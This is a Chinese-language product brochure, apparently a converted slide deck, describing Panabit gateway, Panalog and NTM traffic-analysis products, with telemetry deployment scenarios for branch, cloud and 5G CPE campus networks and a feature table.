
**监控展示平台:** Panabit网关 Panalog日志 NTM全流量分析系统

作用: 动态大屏 质差分析 故障告警 全流量记录分析 数据包下载回放

# 遥测方案组成产品功能介绍




# 典型场景一：大型网络多分支数据采集+分析




## 部署说明

- 1) 总部接受各分支的镜像流量与日志信息。镜像流量进行上下行区分，日志数据发送到Panalog留存、审计，满足等保2.0需求。
- 2) 总部Panabit将需要分析的流量分别按需镜像给不同的安全分析设备，包括NTM数据包溯源系统。

## 典型场景二：大型网络云端数据采集+分析



## 场典型场景三：通过5GCPE遥测采集数据+分析




### 部署说明

1. 在分校区的重点汇集交换机或者楼宇处部署Panabit 5G CPE设备;
2. 在学校本部部署云平台 and Panalog 和 Panabit NTM 系统;
3. 通过遥测功能, 将分校区的某些数据“抓包”到总校区进行NTM分析。




03


## 部署方式



网桥模式				
网络管理	应用路由	网络优化	上网行为管理	可视化应用服务
接入用户管理	SD-WAN组网	负载均衡	IP用户画像	流量可视化
接入流量管理	策略路由	重要IP带宽保障	用户虚拟身份	IP用户可视化
遥测功能	认证计费功能	重要网站和应用保障	上网行为日志查询	应用可视化
过滤黄赌毒等恶意网站	DHCP功能	DNS智能控制	上网日志信息回溯	连接可视化
精细化业务分流	NAT功能	业务级质量监测/故障定位	上网流量信息对比	趋势对比可视化

